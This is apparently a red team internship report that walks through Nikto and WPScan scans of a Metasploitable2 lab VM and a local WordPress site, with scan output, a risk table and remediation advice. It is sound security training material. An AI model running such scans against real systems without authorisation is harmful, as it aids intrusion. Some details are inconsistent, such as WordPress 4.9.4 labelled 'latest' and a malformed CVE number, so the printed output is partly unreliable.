The CMS vulnerability scanning task focused on assessing a WordPress target for potential security weaknesses. Using WPScan, the CMS version was verified, outdated plugins were checked, and the target was observed to either not be running WordPress or to lack vulnerable components. This exercise highlighted that third-party plugins and misconfigurations are often the weakest points in CMS security, reinforcing the importance of keeping all components updated and properly configured.

Phase 1: Nikto Web Server Scan on Metasploitable2

```
nikto -h 192.168.56.101
```

```

(hyena@hyena) - [~/Arjun]
$ nikto -h 192.168.56.101
Nikto v2.5.0

Target IP:      192.168.56.101
Target Hostname: 192.168.56.101
Target Port:    80
Start Time:     2024-04-01 17:54:26 (GMT5)

Server: Apache/2.2.8 (Ubuntu) DAV/2
  /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
  /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
  /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type.
  See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/misusing-content-type-header/
  Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.2 branch.
  /index: Uncommon header 'tm' found, with contents: list.
  /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index'
  were found: index.php. See: http://www.wisec.it/sectoo.php?id=4498ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
  /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
  /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://cwe.mitre.org/www/community/attacks/Cross_Site_Tracing
  /phpinfo.php: Output from the phpinfo() function was found.
  /doc/: Directory indexing found.
  /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
  /?PHPSESSID=3C32-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. Se
  e: CVE-12184
  /?PHPSESSID=3C32-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. Se
  e: CVE-12184
  /?PHPSESSID=3C32-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. Se
  e: CVE-12184
  /?PHPSESSID=3C32-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. Se
  e: CVE-12184
  /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://cve.mitre.org/
  phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec  9 22:24:0
  2008. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
  /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
  /test/: Directory indexing found.
  /test/: This might be interesting.
  /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
  /icons/: Directory indexing found.
  /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconarchive/
  /phpMyAdmin/: phpMyAdmin directory found.
  /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
  /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/
  /wp-config.php: wp-config.php file found. This file contains the credentials.
  6910 requests: 0 error(s) and 27 item(s) reported on remote host
  End Time:     2024-04-01 17:54:39 (GMT5) (13 seconds)

1 host(s) tested
(hyena@hyena) - [~/Arjun]

```

Figure 10 – Nikto scan against Metasploitable2 returning 27 flagged items including outdated Apache, phpMyAdmin exposure, PHP info disclosure, and HTTP TRACE vulnerability

The Nikto scan flagged 27 issues on the target web server including:

- Apache 2.2.8 identified as outdated – current was 2.4.54 at scan time
- phpMyAdmin accessible – should be restricted to authorized hosts only
- PHP info exposure via phpinfo() at /phpinfo.php (CWE-552)
- /doc/ directory browsable – CVE-1999-0678 – potential sensitive data exposure
- HTTP TRACE method active – XST (Cross-Site Tracing) attack vector
- Missing X-Content-Type-Options and X-Frame-Options headers

Phase 2: WPScan on Local WordPress Installation

After going deep on the remote target and finding nothing further interesting, a local WordPress instance was set up and scanned to explore CMS-specific attack surfaces related to plugins and configurations.

```
wpscan --url http://localhost:9090
```

```
(hyena@hyena) ~ [~/Arjun]
$ wpscan --url http://localhost:9090

WPScan
WordPress Security Scanner by the WPScan Team
Version 3.8.24
Sponsored by Automattic - https://automattic.com/
@wpscan, @ethicalhack3r, @erwan_lr, @Brefact

[+] URL: http://localhost:9090/ [i:1]
[+] Effective URL: http://localhost:9090/wp-admin/setup-config.php
[+] Started: Wed Apr 1 18:29:06 2024

Interesting findings:

[+] Headers
  Interesting Entries:
  - Server: Apache/2.4.46 (Ubuntu)
  - X-Powered-By: PHP/8.2.20
  Found By: Headers (Passive Detection)
  Confidence: 100%

[+] WordPress readme found: http://localhost:9090/readme.html
  Found By: Direct Access (Aggressive Detection)
  Confidence: 100%

Fingerprinting the version - Time: 00:00:03
[+] WordPress version 4.9.4 identified (latest, released on 2024-03-11).
  Found By: Most Common WP Includes Query Parameter In Homepage (Passive Detection)
  - http://localhost:9090/wp-includes/css/dashicons.min.css?ver=4.9.4
  Confirmed By: Common WP Includes Query Parameter In Homepage (Passive Detection)
  - http://localhost:9090/wp-includes/css/buttons.min.css?ver=4.9.4

[!] The main theme could not be detected.

[+] Enumerating All Plugins (via Passive Methods)
[!] No plugins found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
  checking Config backups - Time: 00:00:00
[!] No Config Backups Found.

[!] No WPScan API token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Wed Apr 1 18:29:15 2024
[+] Requests Done: 1418
[+] Cached Requests: 4
[+] Data Sent: 322.259 KB
[+] Data Received: 30.195 KB
[+] Memory used: 310.855 MB
[+] Elapsed time: 00:00:13

(hyena@hyena) ~ [~/Arjun]
```

Figure 11 – WPScan output on locally hosted WordPress 4.9.4 instance; version identified, no vulnerable plugins found, no config backups exposed

Finding	Value	Notes
WordPress Version	4.9.4 (Latest: 6.5.4)	Outdated core – multiple known CVEs exist
Plugins Found	None detected	Low attack surface in this configuration
Config Backup	None exposed	No wp-config.php backup found
readme.html	Accessible	Version disclosed – should be removed in production
Theme	Not detected	No version fingerprinting possible without API token

Key takeaway: Even without vulnerable plugins, the outdated WordPress core itself represents a significant attack surface. Third-party plugins and misconfigurations remain the most common entry points in CMS environments.

FINDINGS SUMMARY & RISK ASSESSMENT

Finding	Severity	Type	Evidence	Recommendation
vsftpd 2.3.4 Backdoor	CRITICAL	Remote Code Execution	Root shell obtained via Metasploit	Upgrade vsftpd immediately
Apache 2.2.8 (Outdated)	MEDIUM	Multiple CVEs	27 items flagged by Nikto	Upgrade to Apache 2.4.x
phpMyAdmin Exposed	HIGH	Unauthorized DB Access	Accessible without IP restrictions	Restrict to authorized IPs only
robots.txt Disclosure	LOW	Information Disclosure	Sensitive paths exposed to crawlers	Remove sensitive paths from robots.txt
HTTP TRACE Enabled	MEDIUM	XST Attack Vector	Server reflects TRACE method requests	Disable TRACE in Apache config
WordPress 4.9.4 Outdated	HIGH	Multiple Core CVEs	Version fingerprinted via readme.html	Update to latest WordPress version
phpinfo() Exposed	MEDIUM	Info Disclosure	Full PHP configuration visible publicly	Remove phpinfo() in production

LESSONS LEARNED

- Systematic reconnaissance (directory fuzzing, port scanning) consistently uncovers attack surfaces invisible to casual observation.
- Outdated services with known CVEs are among the easiest and most reliable initial access vectors – patch management is a critical defense.
- robots.txt, phpinfo(), and readme files are common sources of unintended information disclosure that attackers actively harvest.
- Even without vulnerable plugins, an outdated CMS core presents significant risk. Defense-in-depth (WAF, rate limiting, authentication) is essential.
- The Metasploit Framework dramatically reduces the exploitation barrier for known CVEs – highlighting the urgency of timely patching.

SUMMARY & CONCLUSION

This week focused on identifying vulnerabilities, mapping them to CVEs, and attempting initial exploitation to gain system access. The assessment revealed that misconfigurations, outdated services, and exposed components are primary security risks. Overall, the tasks demonstrated how reconnaissance and vulnerability analysis directly contributes to achieving a foothold in a target system.

The complete attack chain demonstrated this week – from passive recon (ffuf, robots.txt) through active scanning (nmap -sV), exploit research (searchsploit), and full exploitation (Metasploit, root shell) – forms the foundation of professional red team operations and penetration testing methodology.

End of Report – Cyberster Red Team Internship – Week 03